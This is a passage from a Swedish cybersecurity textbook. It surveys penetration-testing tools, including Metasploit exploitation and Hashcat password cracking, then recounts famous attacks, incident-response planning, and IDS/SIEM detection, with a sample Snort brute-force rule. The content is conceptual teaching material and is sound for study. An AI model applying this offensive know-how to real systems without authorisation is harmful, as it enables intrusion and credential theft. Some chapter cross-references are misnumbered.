12.11.2 Verktygslådan: De mest centrala programmen

Inom dessa operativsystem finns vissa verktyg som anses vara "obligatoriska" på grund av deras mångsidighet och kraft. Genom att behärska dessa fem kategorier av verktyg har en säkerhetstekniker en stabil grund för nästan alla typer av tester.

Nmap (Network Mapper) fungerar som pentestarens ögon. Det används för att skanna nätverk, identifiera aktiva enheter och avgöra

vilka tjänster och operativsystem de kör. Nmap är extremt kraftfullt tack vare sitt skriptsystem (NSE), som gör det möjligt att inte bara hitta portar utan även upptäcka specifika sårbarheter direkt under skanningen.

När det kommer till att faktiskt utnyttja en sårbarhet är **Metasploit Framework** det främsta verktyget. Det är en modulär plattform som innehåller tusentals färdiga "exploits" och "payloads". Metasploit automatiserar de komplexa stegen i att ta kontroll över ett system, vilket gör att testaren kan fokusera på strategin snarare än att skriva maskinkod för varje enskild sårbarhet.

För webbsäkerhet är **Burp Suite** den absoluta standarden. Det fungerar som en länk (proxy) mellan testarens webbläsare och målservern. Detta gör det möjligt att fånga upp och manipulera varje enskilt anrop innan det skickas iväg. Genom att ändra i formulärfält, cookies eller HTTP-headers kan en testare hitta brister som SQL-injektioner och trasig sessionshantering som annars vore osynliga.

Wireshark används för att analysera nätverkstrafik på paketnivå. Om Nmap ser vilka dörrar som är öppna, låter Wireshark dig se exakt vad som transporteras genom dem. Det är ovärderligt för att hitta okrypterade lösenord, felsöka nätverksproblem eller analysera hur ett skadligt program kommunicerar med sin kontrollserver.

Slutligen används verktyg som **Hashcat** och **John the Ripper** för att knäcka lösenord. När en testare har lyckats dumpa en databas med krypterade lösenord (hashar), använder dessa program datorns processor eller grafikkort för att testa miljontals lösenordskombinationer per sekund tills en matchning hittas.

Kontrollfrågor

1. Varför föredrar penetrationstestare ofta att använda en specialiserad Linux-distribution istället för Windows eller en vanlig Linux-version?
2. Vilken är den största skillnaden i fokus mellan Kali Linux och Parrot Security OS?
3. Förklara kortfattat vad Nmap används till i början av ett test.
4. Vad är skillnaden mellan en "exploit" och en "payload" i Metasploit?
5. I vilken fas av en penetrationstestning är Burp Suite som mest användbart?
6. Varför är Wireshark ett viktigt verktyg även för försvarsinriktade säkerhetstekniker?
7. Hur fungerar en ordlisteattack i verktyg som Hashcat eller John the Ripper?
8. Vad innebär det att sätta ett nätverkskort i "Monitor Mode" (vilket krävs för många av dessa verktyg)?
9. Varför är det viktigt att köra dessa verktyg i en isolerad miljö (t.ex. en virtuell maskin)?
10. Vilket verktyg skulle du använda för att kontrollera om en webbapplikation skickar känslig information okrypterat?

Fördjupningslänkar

Kali Linux Official Site (Nedladdning och officiell dokumentation) - <https://www.kali.org/>

Metasploit Unleashed (En omfattande gratis kurs i hur man använder Metasploit) - <https://www.offsec.com/metasploit-unleashed/>

Nmap Network Scanning (Den officiella boken/guiden skriven av Nmaps skapare Fyodor) - <https://nmap.org/book/>

Burp Suite Academy (Interaktiva övningar för att lära sig webbsäkerhet i praktiken) - <https://portswigger.net/web-security>

Wireshark Docs (Resurser för att lära sig avancerad paketanalys och filtrering) - <https://www.wireshark.org/docs/>

Parrot Security (Officiell webbplats för Parrot OS och dess olika versioner) - <https://www.parrotsec.org/>

Hashcat Wiki (Information om hur man optimerar lösenordsknäckning med GPU) - <https://hashcat.net/wiki/>

BlackArch Guide (Instruktioner för att komma igång med det mest verktygstunga operativsystemet) - <https://blackarch.org/guide.html>

ArchWiki (En ovärderlig resurs för att förstå hur Linux-system är uppbyggda på djupet) - <https://wiki.archlinux.org/>

TryHackMe: Tool-specific rooms (Praktiska övningar där man får använda Nmap, Metasploit och Burp Suite i en säker miljö) - <https://tryhackme.com/>

Egna anteckningar

(Reflektera över det faktum att nästan alla dessa verktyg är "Open Source" och fritt tillgängliga för vem som helst. Vad innebär det för säkerhetsbalansen mellan angripare och försvarare? Tror du att den öppna tillgången till kraftfulla verktyg gör världen säkrare genom ökad transparens, eller osäkrare genom att sänka tröskeln för cyberkriminalitet?)

12.12 Historiska attacker och deras betydelse

För att förstå dagens säkerhetslandskap måste vi studera de händelser som format det. Varje stor attack i historien har fungerat som en smärtsam men nödvändig läxa för både utvecklare, politiker och säkerhetsexperter. Genom att analysera hur dessa attacker genomfördes kan vi se mönster i sårbarheter som, trots modern teknik, ofta återkommer i nya former.

12.12.1 Morris-masken (1988) – Internet förlorar sin oskuld

Innan 1988 betraktades internet (dåvarande ARPANET) främst som ett akademiskt experiment byggt på tillit. Detta förändrades dramatiskt när Robert Tappan Morris, en doktorand vid Cornell University, släppte lös vad som skulle bli känt som Morris-masken. Morris mål var enligt honom själv att kartlägga nätverkets storlek, men masken innehöll ett kritiskt programmeringsfel: den infekterade datorer flera gånger även om de redan var smittade.

Tekniskt sett utnyttjade masken sårbarheter i dåtidens e-postsystem (*sendmail*) och en nätverkstjänst som hette *finger*. Genom att skicka medvetet felaktig data kunde masken lura systemet att köra skadlig kod, en teknik vi idag känner igen som en klassisk "Buffer Overflow". Inom några timmar hade masken saktat ner eller kraschat cirka 10% av alla datorer anslutna till internet. Det mest betydelsefulla arvet från Morris-masken var skapandet av **CERT** (Computer Emergency Response Team), en organisation som än idag koordinerar globala insatser vid it-incidenter. Incidenten markerade också den första fällande domen under den amerikanska datorbedrägerilagen.

Läs mer om Morris-masken: [FBI: The Morris Worm 30 Years Later](#)

12.12.2 Stuxnet (2010) – Den digitala precisionsbomben

Om Morris-masken var ett oavsiktligt haveri, var Stuxnet dess absoluta motsats: ett extremt målinriktat, statligt sanktionerat digitalt vapen. Stuxnet upptäcktes 2010 och var designat för att fysiskt förstöra urananrikningscentrifuger i den iranska anläggningen Natanz. Detta var

första gången världen såg skadlig kod som inte bara stal data, utan som kunde orsaka fysisk ödeläggelse i den verkliga världen.

Stuxnet var tekniskt mästert. Det utnyttjade hela fyra olika "Zero-day"-sårbarheter i Windows för att sprida sig, och det var byggt för att korsa ett "air-gap" – det vill säga infektera system som inte ens är anslutna till internet, vanligtvis via infekterade USB-minnen. När masken väl nådde sitt mål, tog den kontroll över de industriella styrsystemen (PLC) från Siemens. Den fick centrifugerna att rotera med farliga hastigheter så att de slets sönder, samtidigt som den spelade upp falska data för operatörerna så att allt såg normalt ut på deras skärmar. Stuxnet visade att kritisk infrastruktur (vatten, el, kärnkraft) nu var legitima mål i en ny typ av digital krigföring.

Läs mer om Stuxnet: [Wired: The Real Story of Stuxnet](#)

12.12.3 WannaCry (2017) – Den globala utpressningsvågen

I maj 2017 lamslogs sjukhus, banker och myndigheter över hela världen av ransomware-attacken WannaCry. Det som gjorde WannaCry så farlig var dess förmåga att sprida sig helt automatiskt som en mask, utan att någon behövde klicka på en länk eller öppna en fil. Den använde en exploit kallad **EternalBlue**, en sårbarhet i Windows fildelningsprotokoll (SMB) som ursprungligen hade utvecklats av den amerikanska underrättelsetjänsten NSA och som sedan läckt ut på internet.

När masken väl kommit in i ett nätverk krypterade den alla filer och krävde en lösensumma i Bitcoin. Inom loppet av ett dygn hade över 200 000 datorer i 150 länder infekterats. Det brittiska hälso- och sjukvårdssystemet (NHS) tvingades ställa in operationer och omdirigera ambulanser eftersom deras datorsystem slutat fungera. Attacken stoppades till slut av en slump när en säkerhetsforskare upptäckte en inbyggd "Kill Switch" i koden. WannaCry blev en väckarklocka för världen om riskerna med att använda föråldrad mjukvara (många offer körde fortfarande Windows XP) och vikten av att patcha kända säkerhetshål omedelbart.

Läs mer om WannaCry: [BBC: WannaCry ransomware attack - Everything you need to know](#)

12.12.4 SolarWinds (2020) – Attacken mot tilliten

SolarWinds-incidenten, som upptäcktes i slutet av 2020, representerar den ultimata "Supply Chain-attacken". Istället för att attackera sina mål direkt, lyckades angripare (som pekats ut som ryska APT29) bryta sig in hos mjukvaruföretaget SolarWinds. Där injicerade de en bakdörr, kallad **SUNBURST**, direkt i källkoden till företagets nätverksövervakningsprogram Orion.

Eftersom Orion används av nästan alla stora företag och myndigheter i USA, skickades den infekterade uppdateringen ut till 18 000 kunder under täckmanteln av att vara en legitim säkerhetsuppdatering. Kunderna installerade den i god tro, och angriparna fick därmed tyst och obemärkt tillgång till bland annat det amerikanska finansdepartementet, Pentagon och stora säkerhetsbolag som FireEye. Lärdomen från SolarWinds var brutal: vi kan inte längre lita på mjukvara bara för att den kommer från en känd och betrodd leverantör. Detta ledde till en massiv satsning på **Zero Trust Architecture**, där principen är att aldrig lita på något, oavsett varifrån det kommer, utan ständig verifiering.

Läs mer om SolarWinds: [CISA: Supply Chain Compromise of SolarWinds](#)

12.12.5 Log4Shell (2021) – Biblioteket som brann

I slutet av 2021 upptäcktes en sårbarhet i **Log4j**, ett litet men nästan universellt använt bibliotek för att logga händelser i Java-applikationer. Sårbarheten, som fick namnet Log4Shell, beskrevs som en "designbrist" som funnits i koden i flera år. Den tillät en angripare att skicka en enkel textsträng till en server, som i sin tur lurade servern att ladda ner och köra angriparens egen kod.

Det som gjorde Log4Shell till en historisk katastrof var dess omfattning. Eftersom Log4j finns inbäddat i allt från molntjänster som iCloud och Steam till industriella styrsystem och smarta hem-prylar, var nästan hela internet sårbart på en och samma gång. Det skapade en panikartad situation för it-avdelningar globalt som tvingades leta igenom miljontals rader kod för att se om de använde det sårbara biblioteket. Log4Shell visade på riskerna med det moderna ekosystemet av "öppen källkod", där

stora delar av världens digitala infrastruktur vilar på små komponenter som få har granskat på djupet.

Läs mer om Log4Shell: [Cloudflare: Inside the Log4j2 vulnerability](#)

Kontrollfrågor

1. Varför räknas Morris-masken som en milstolpe i internethistorien trots att målet inte var att förstöra?
2. På vilket sätt skilde sig Stuxnet från tidigare kända virus och trojaner när det gäller dess mål?
3. Vilken teknisk sårbarhet (exploit) gjorde att WannaCry kunde spridas så extremt snabbt utan mänsklig interaktion?
4. Förklara begreppet "Supply Chain-attack" med utgångspunkt i SolarWinds-incidenten.
5. Vilken roll spelar "Zero-day"-sårbarheter i en avancerad attack som Stuxnet?
6. Varför var Log4Shell-sårbarheten så svår att åtgärda för världens företag?
7. Vad är ett "air-gap" och hur lyckades Stuxnet övervinna detta hinder?
8. Vilken organisatorisk funktion skapades som ett direkt resultat av Morris-masken?
9. Hur förändrade WannaCry synen på vikten av säkerhetsuppdateringar och gamla operativsystem?
10. Vad innebär principen "Zero Trust" som blev högaktuell efter SolarWinds-attacken?

Fördjupningslänkar

SANS Institute: History of Cyber Attacks (En interaktiv tidslinje och analys av stora incidenter) - <https://www.sans.org/blog/history-of-cyber-attacks/>

MITRE ATT&CK Framework (En kunskapsbas som mappar de tekniker som kända hackergrupper har använt historiskt) - <https://attack.mitre.org/>

The CyberWire: Hacking Humans Podcast (Berättelser om de mänskliga och tekniska aspekterna bakom kända attacker) - <https://thecyberwire.com/podcasts/hacking-humans>

Darknet Diaries (En mycket populär podcast som går på djupet med historiska hackerattacker, inklusive Stuxnet och WannaCry) - <https://darknetdiaries.com/>

Egna anteckningar

(Reflektera över om dagens säkerhetsteknik hade kunnat stoppa dessa historiska attacker i nutid.)

13 Incidenthantering och digitalt Försvar

I en perfekt värld skulle brandväggar, kryptering och antivirusprogram stoppa varje hot innan det ens nådde nätverksgränsen. Men i den krassa verkligheten är cybersäkerhet en ständig katt-och-råtta-lek där angriparen bara behöver ha rätt en gång, medan försvararen måste ha rätt varje sekund, dygnet runt. Incidenthantering är den strukturerade processen att hantera en säkerhetsincident så att skadan minimeras och återställningstiden förkortas. Inom professionellt försvar pratar man ofta om att det inte är en fråga om *om* en organisation blir hackad, utan *när*. Därför skiftar fokus i detta kapitel från att bara bygga murar till att utveckla en hög **resiliens** – förmågan att stå emot en stöt, begränsa skadan och snabbt komma tillbaka på fötter.

För att förstå hur detta fungerar i praktiken kan vi titta på ett scenario hos det fiktiva logistikföretaget *LogiScan*. Klockan är 08:15 på en måndagsmorgon när supportavdelningen får in det första samtalet. En anställd på ekonomiavdelningen kan inte öppna sina fakturafilerna; de har alla fått den märkliga ändelsen `.crypted`. Inom tio minuter ringer ytterligare fem personer med samma problem, och en röd textruta dyker upp på skärmarna med ett krav på 20 Bitcoin för att låsa upp filerna. LogiScan befinner sig i centrum av ett pågående **Ransomware-angrepp**.

I en oförberedd organisation skulle panik utbryta. Man kanske skulle börja dra ut sladdar ur servrar på måfå eller försöka installera om datorer direkt, vilket ofta leder till att viktiga loggfiler raderas och att angreppet sprids snabbare när infekterade enheter försöker återansluta. Men LogiScan har förberett sig genom en **Incident Response Plan (IRP)**. Detta dokument fungerar som organisationens brandövning och förvandlar kaos till metodiskt arbete. Istället för att gissa, följer teamet en förutbestämd livscykel för incidenten.

Det första steget, efter att incidenten identifierats, är **Isolering (Containment)**. För LogiScan innebär detta att de tekniska utredarna i deras **Incident Response Team (IRT)** omedelbart kopplar bort ekonomiavdelningens nätverkssegment från resten av företaget. På så sätt kan lagret och leveranssystemen fortsätta fungera medan man "släcker branden" på ekonomi. Genom att följa planen vet de tekniska

utredarna exakt vilka servrar som är kritiska och vilka som kan stängas ner utan att bryta mot lagar eller kundavtal.

Samtidigt som teknikerna arbetar, träder andra roller i kraft enligt planen. Incidentledaren håller i taktpinnen och fattar de strategiska besluten, medan en kommunikationsansvarig förbereder information till anställda och kunder. Eftersom LogiScan hanterar personuppgifter aktiveras även det juridiska ombudet för att bedöma om incidenten måste rapporteras enligt **GDPR**. När hotet väl är eliminerat och koden raderad, påbörjas återställningen från säkra backuper.

Det sista, och kanske viktigaste steget, sker när lugnet har lagt sig:

Lärdomar (Lessons Learned). Här samlas hela teamet för att analysera hur angriparen tog sig in – kanske via ett nätfiske-mejl eller ett svagt lösenord – och hur planen fungerade. Genom att dokumentera varje steg under krisen kan de täppa till hålen och uppdatera sin IRP så att de står ännu starkare nästa gång. Det är denna cykel av förberedelse, agerande och eftertanke som utgör kärnan i ett modernt digitalt försvar.

Kontrollfrågor

1. Varför är begreppet "resiliens" ofta viktigare än "prevention" för en stor organisation?
2. Beskriv hur LogiScan använde "Isolering" för att rädda sin verksamhet i scenariot.
3. Vilken roll spelar en Incident Response Plan (IRP) för att motverka panik?
4. Varför är det problematiskt att bara dra ut alla sladdar omedelbart vid ett angrepp?
5. Nämn tre olika yrkesroller som bör ingå i ett Incident Response Team (IRT) och vad deras huvudansvar är.
6. Vad är syftet med fasen "Lärdomar" efter att en incident är avslutad?
7. Hur påverkar GDPR arbetet för det juridiska ombudet i en incidentgrupp?
8. Vad innebär det att en Incident Response Plan är ett "levande dokument"?
9. På vilket sätt kan en lyckad incidenthantering faktiskt stärka förtroendet för ett företag?
10. Vad är en "Tabletop Exercise" och hur hjälper den teamet att förbereda sig för verkliga attacker?

Fördjupningslänkar

NIST Computer Security Incident Handling Guide (Den globala standarden för incidenthantering) -

<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>

SANS Institute: Incident Handler's Handbook (En praktisk och teknisk guide) - <https://www.sans.org/white-papers/33901/>

CISA: Incident Response Training & Resources (Verktyg och checklistor från USA:s säkerhetsmyndighet) - <https://www.cisa.gov/incident-response-training>

MSB: Hantera it-incidenter (Vägledning för svenska organisationer och myndigheter) -

<https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet/hantera-it-incidenter/>

ENISA: Strategies for Incident Response (Europeiska unionens samlade råd för medlemsstaterna) - <https://www.enisa.europa.eu/topics/incident-response>

Egna anteckningar

(Reflektera över vikten av att dokumentera varje steg under en pågående incident.)

13.1 Grunderna i incidenthantering

Inom it-säkerhet har paradigmet skiftat. Tidigare lades nästan allt fokus på att förhindra att något alls hände (prevention). Idag utgår man istället från att skyddet förr eller senare kommer att falla. Det är här begreppet resiliens (digital motståndskraft) kommer in. Resiliens handlar om en organisations förmåga att fortsätta leverera sina tjänster trots att man utsätts för en attack, samt hur snabbt man kan återhämta sig.

13.1.1 Definitioner: Händelse (Event) kontra Incident

Innan vi kan hantera ett problem måste vi kunna definiera det. Inom säkerhetsövervakning drunknar administratörer ofta i data, och det är avgörande att förstå skillnaden mellan vad som är normalt brus och vad som är ett faktiskt hot.

Begrepp	Definition	Exempel
Händelse (Event)	Varje observerbar förändring eller företeelse i ett system eller nätverk.	En användare loggar in, en fil sparas eller en router startar om.
Säkerhetsincident	En händelse (eller serie händelser) som innebär en negativ påverkan på konfidentialitet, riktighet eller tillgänglighet.	500 misslyckade inloggningsförsök på en minut, eller att en databas raderas olovligt.

Kort sagt: Varje incident är en händelse, men långt ifrån varje händelse är en incident. Att skilja på dessa två är fundamentet i arbetet för en analytiker i ett SOC (Security Operations Center).

13.1.2 Incidentens livscykel


För att hantera en kris metodiskt används internationella standarder, där NIST SP 800-61 är den mest erkända. Livscykeln säkerställer att vi inte bara släcker branden, utan också lär oss hur vi undviker att det börjar brinna igen.

1. Förberedelse (Preparation): Detta är den viktigaste fasen. Här bygger man teamet, köper in verktygen, sätter upp rutiner och ser

till att backuper fungerar. Utan förberedelse blir resten av stegen bara kaotisk brandsläckning.

2. Identifiering (Detection & Analysis): Här upptäcks incidenten. Det handlar om att svara på frågorna: "Är detta en attack?", "Hur allvarlig är den?" och "Vilka system är drabbade?".
3. Isolering, eliminering och återställning (Containment, Eradication & Recovery): * Isolering: Stoppa spridningen (t.ex. stäng av ett nätverkssegment).
Eliminering: Ta bort hotet (t.ex. radera skadlig kod).
Återställning: Gå tillbaka till normal drift (t.ex. läs in backuper).
4. Aktiviteter efter incidenten (Post-Incident Activity): Ofta kallat "Lessons Learned". Här analyseras händelsen för att förbättra skyddet och dokumentera förloppet för framtida bruk och eventuella juridiska efterspel.

Incident Response Planning



Kontrollfrågor

1. Vad innebär begreppet "resiliens" i ett säkerhetssammanhang?
2. Varför är det viktigt att skilja på en händelse och en incident?
3. Ge ett exempel på en händelse som initialt ser ut som en incident men som visar sig vara harmlös.
4. Vilket internationellt ramverk är mest känt för att definiera incidentens livscykel?
5. Varför anses "Förberedelse" vara den viktigaste fasen i livscykeln?
6. Vad är målet med fasen "Identifiering"?
7. Förklara skillnaden mellan isolering (containment) och eliminering (eradication).
8. Vad innebär det att utföra en "Lessons Learned"-analys?
9. Hur kan en incident som inte hanteras enligt livscykeln skada en organisation mer än själva attacken?
10. Vilken roll spelar dokumentation under hela incidentens livscykel?

Fördjupningslänkar

NIST SP 800-61 Rev. 2 (Computer Security Incident Handling Guide) - <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>

SANS Incident Handling Process (En snabbguide till de sex stegen) - <https://www.sans.org/white-papers/33901/>

ISO/IEC 27035 (Internationell standard för incidenthantering) - <https://www.iso.org/standard/60803.html>

FIRST.org (Globalt nätverk för incidenthanteringsteam) - <https://www.first.org/>

ENISA: Incident Management Handbooks (Europeiska unionens resurser för incidenthantering) - <https://www.enisa.europa.eu/topics/incident-response/incident-management>

CISA: Federal Government Cybersecurity Incident & Vulnerability Response Playbooks - <https://www.cisa.gov/resources-tools/resources/federal-government-cybersecurity-incident-and-vulnerability-response-playbooks>

MSB: Vägledning för it-incidentrapportering (Svenska riktlinjer) - <https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet/hantera-it-incidenter/>

MITRE ATT&CK for Incident Response (Hur man mappar attacker mot kända mönster) - <https://attack.mitre.org/resources/incident-response/>

Incident Response Consortium (Mallar och verktyg för IRP) - <https://www.incidentresponse.com/>

The CyberWire: Incident Response 101 (Podcasts och artiklar för nybörjare) - <https://thecyberwire.com/glossary/incident-response>

Egna anteckningar

(Reflektera över varför man aldrig bör hoppa över fasen "Lessons Learned" efter en kris.)

13.2 Planering och organisation (IRP & IRT)

Att försöka hantera en allvarlig it-incident utan en färdig plan är som att försöka bygga en brandbil samtidigt som det brinner i huset. Under extrem stress försämras människans förmåga till logiskt tänkande, vilket ofta leder till panikbeslut. För att motverka detta skapar organisationer en Incident Response Plan (IRP) och utser ett Incident Response Team (IRT).

13.2.1 IRP – Organisationens "brandövning"

En Incident Response Plan (IRP) är ett formellt dokument som beskriver exakt vilka steg som ska tas vid olika typer av incidenter. En bra plan är inte en dammig pärm på en hylla, utan ett levande dokument som innehåller:

Eskaleringsmatris: Vem har mandat att stänga ner företagets e-handel? Vem ska väckas mitt i natten om databasen läcker?

Kommunikationsvägar: Hur kommunicerar vi om e-posten ligger nere? (T.ex. via Signal, externa telefonlistor eller fysiska mötesplatser).

Playbooks: Specifika instruktioner för olika scenarier. En attack med ransomware kräver helt andra åtgärder än en överbelastningsattack (DDoS).

Kontaktlistor: Telefonnummer till internetleverantörer, försäkringsbolag, forensiska experter och polisen.

13.2.2 IRT – Teamet bakom försvaret

Ett Incident Response Team (IRT), ibland kallat CSIRT (Computer Security Incident Response Team), är den grupp som faktiskt utför arbetet. Teamet består inte bara av IT-tekniker; en modern incident kräver kompetens från hela organisationen.

Roll	Ansvar
Incident Commander	"Kaptenen" som leder insatsen, fattar de stora besluten och ser till att planen följs.
Technical Lead	Den främsta teknikern som leder den praktiska analysen

Roll	Ansvar
	och isoleringen av hotet.
Kommunikationsansvarig	Sköter kontakten med anställda, media och kunder för att förhindra ryktesspridning.
Juridisk expert	Ser till att vi följer lagkrav (som GDPR) och hanterar avtalsfrågor mot leverantörer.
Executive Sponsor	En person i företagsledningen som ger teamet de resurser och den befogenhet som krävs.

13.2.3 Tabletop Exercises (Skrivbordsövningar)

En plan är bara så bra som den senaste övningen. Genom Tabletop Exercises samlas teamet i ett rum (eller digitalt) och spelar igenom ett fiktivt scenario. "Vad gör vi om vi upptäcker att vår backup raderades för tre dagar sedan?". Dessa övningar avslöjar glapp i planen – som att ingen har lösenordet till reservservern eller att den juridiska experten inte är nåbar på helger.

Kontrollfrågor

1. Varför är en IRP viktig för att minska mänskliga fel under en kris?
2. Vad är skillnaden mellan en generell incidentplan och en "playbook"?
3. Varför bör en IRP innehålla instruktioner för kommunikation utanför företagets ordinarie e-postsystem?
4. Vilken roll i IRT-teamet har sista ordet vid ett strategiskt beslut, till exempel att stänga ner en tjänst?
5. Varför är det viktigt att inkludera en juridisk expert i ett incident-team?
6. Vad innebär begreppet "eskaleringsmatris"?
7. Ge ett exempel på en extern part som bör finnas med i kontaktlistan i en IRP.
8. Vad är syftet med en Tabletop Exercise?
9. Hur ofta bör en IRP uppdateras för att förbli relevant?
10. Vad är risken med att ha en "Executive Sponsor" som inte förstår de tekniska riskerna?

Fördjupningslänkar

NIST: Guide to Integrating Forensic Techniques into Incident Response - <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf>

SANS: Six Steps of Incident Response (Poster/Cheat sheet) - <https://www.sans.org/white-papers/33901/>

ENISA: CSIRT Setting up Guide (Hur man bygger upp ett team från grunden) - <https://www.enisa.europa.eu/publications/csirt-setting-up-guide>

CISA: Federal Government Cybersecurity Incident & Vulnerability Response Playbooks - <https://www.cisa.gov/resources-tools/resources/federal-government-cybersecurity-incident-and-vulnerability-response-playbooks>

Ready.gov: IT Disaster Recovery Plan (Mallar för mindre organisationer) - <https://www.ready.gov/it-disaster-recovery-plan>

Egna anteckningar

(Reflektera över vem du själv skulle ringa först om du upptäckte ett pågående intrång.)

13.3 Detektering och övervakning

För att kunna hantera en incident måste man först upptäcka den. I genomsnitt tar det organisationer över 200 dagar att upptäcka ett dataintrång (den så kallade "dwell time"). Målet med modern övervakning är att sänka denna tid till minuter eller sekunder genom att se "röken innan det börjar brinna". Detta kräver en djup förståelse för hur nätverkstrafik fungerar (**kapitel 9**) och hur operativsystemet registrerar händelser (**kapitel 8**).

13.3.1 IDS och IPS – Nätverkets dörrvakter

Det första lagret i detekteringen sker ofta vid nätverksgränsen eller mellan olika zoner i nätverket (se **kapitel 9.4 om nätverkssegmentering**). Genom att placera sensorer på strategiska platser kan vi övervaka trafiken dygnet runt.

IDS (Intrusion Detection System): Fungerar som en övervakningskamera. Det lyssnar på trafiken, jämför den mot kända mönster av attacker och larmar om något ser fel ut. Det stoppar dock inget själv.

IPS (Intrusion Prevention System): Fungerar som en dörrvakt. Förutom att larma har det befogenhet att aktivt blockera trafiken som ser farlig ut. Detta bygger på samma principer som brandväggstekniken vi diskuterade i **kapitel 9.4.1**, men med en djupare analys av paketets innehåll.

Ett av de främsta exemplen på denna teknik är **Snort**, en öppen källkod-mjukvara som blivit industristandard. Snort fungerar genom att sätta nätverkskortet i *promiscuous mode* (se **kapitel 11.11**) för att kunna analysera all trafik i ett nätverkssegment. Programvaran kan köras som en passiv sensor (**IDS**) via en speglingsport på en switch, eller placeras "in-line" som en aktiv dörrvakt (**IPS**) där all trafik fysiskt måste passera genom programmet för att nå sitt mål.

Dessa system använder främst två metoder för att avgöra vad som är ett hot:

1. **Signaturbaserad detektering** Systemet letar efter specifika "fingeravtryck" av kända attacker, likt hur vi i **kapitel 11** såg hur specifika exploits lämnar spår i trafiken. Snort använder för detta ändamål en omfattande databas med regler.

Exempel på en Snort-regel: alert tcp any any ->
\$HOME_NET 21 (msg:"FTP Brute Force Attempt";
content:"USER"; detection_filter:track by_src,
count 10, seconds 60;)

Denna regel instruerar systemet att larma om den ser mer än 10 inloggningsförsök (USER) via FTP (port 21) från samma källa inom en minut.

2. **Anomalibaserad detektering** Här skapar systemet en bild av vad som är "normal" trafik genom en process som kallas *baselining*. Om nätverket plötsligt börjar skicka enorma mängder data till en okänd IP-adress mitt i natten – något vi lärde oss identifiera som misstänkt beteende i **kapitel 9.2 (TCP/IP)** – larmar systemet även om det inte finns en specifik signatur för attacken. Detta är avgörande för att upptäcka helt nya hot, så kallade *Zero-days*.

13.3.2 SIEM – Säkerhetens centrala hjärna

I ett stort nätverk genereras miljontals logghändelser varje timme. Som vi såg i **kapitel 8.1.5 (Windows Event Viewer)** och **kapitel 8.2.3 (Linux-logging)** är dessa loggar guldgruvor för information, men omöjliga för en människa att läsa i realtid. Här kommer **SIEM (Security Information and Event Management)** in.

Ett SIEM-system (som t.ex. *Wazuh*, som nämns i bokens ordlista) samlar in loggar från hela infrastrukturen till en enda plats. Dess viktigaste funktion är **korrelering**. Det innebär att systemet kan koppla ihop små händelser från olika platser:

Händelse A: En misslyckad inloggning i Windows (se **kapitel 8.1.5**).

Händelse B: Ett SSH-försök i Linux (se **kapitel 8.2.1**).

Händelse C: En lyckad inloggning från en ovanlig IP-adress (se **kapitel 9.2.1**).

SIEM-larm: "Möjlig Brute Force-attack eller stulet konto pågår!"

13.3.3 SOC (Security Operations Center)

Detekteringstekniken är sällan bättre än de människor som analyserar resultatet. Ett **SOC** är den fysiska eller virtuella plats där säkerhetsanalytiker arbetar dygnet runt. Deras jobb är att sortera bort "falska positiva" och snabbt eskalera verkliga incidenter till **IRT-teamet** (se **kapitel 12.2**). De använder ofta verktyg vi stötte på i **kapitel 11.11**, såsom Wireshark, för att kontrollera om ett larm från ett IDS faktiskt motsvarar en skadlig paketström.

Kontrollfrågor

1. Vad är den principiella skillnaden mellan ett IDS och ett IPS?
2. Varför räcker det inte med enbart signaturbaserad detektering i dagens säkerhetslandskap?
3. Återknyt till kapitel 9.4: Varför placeras ofta ett IDS bakom en brandvägg snarare än framför?
4. Förklara begreppet "baselining" inom anomalibaserad detektering.
5. Vad är huvudsyftet med ett SIEM-system i förhållande till de loggar vi läste om i kapitel 8?
6. Ge ett exempel på en korreleringsregel som kombinerar en nätverkshändelse med en operativsystemshändelse.
7. Vad innebär begreppet "dwell time" och varför vill man minimera det?
8. Varför är centraliserad loggning (kapitel 8.2.3) en förutsättning för ett fungerande SIEM?
9. Vad är en "falsk positiv" och varför är det en utmaning för ett SOC?
10. Vilken roll spelar nätverksprotokoll (lager 3 och 4) när man konfigurerar ett IDS?

Fördjupningslänkar

Splunk: What is SIEM? (Grundläggande genomgång av tekniken) - https://www.splunk.com/en_us/data-insights/what-is-siem.html

Snort (Världens mest kända open-source IDS/IPS) - <https://www.snort.org/>

Wazuh (Den öppna plattformen för SIEM och EDR som nämns i bokens ordlista) - <https://wazuh.com/>

Microsoft Sentinel (Dokumentation om ett modernt molnbaserat SIEM) - <https://learn.microsoft.com/en-us/azure/sentinel/overview>

Suricata (Ett modernt alternativ till Snort för nätverksövervakning) - <https://suricata.io/>

Egna anteckningar

(Reflektera över hur svårt det är att hitta en nål i en höstack av loggar utan rätt korreleringsregler.)

13.4 Logganalys – Spåren i snön

När larmet väl har gått i ett **SIEM-system** (se kapitel 12.3.2) börjar det digitala detektivarbete som kallas logganalys. Om SIEM är systemet som ser den övergripande rökutvecklingen, är logganalys metoden för att undersöka de faktiska brännmärkena för att förstå hur elden startade. Man brukar likna loggar vid "spår i snön" – de visar inte bara var någon har gått, utan ofta även i vilken takt, med vilken utrustning och vad de bar på. Att förstå dessa spår kräver att analytikern kan växla mellan olika perspektiv, från de djupaste detaljerna i ett operativsystem till de stora flödena i ett nätverk.

13.4.1 Att korrelera sanningar från olika lager

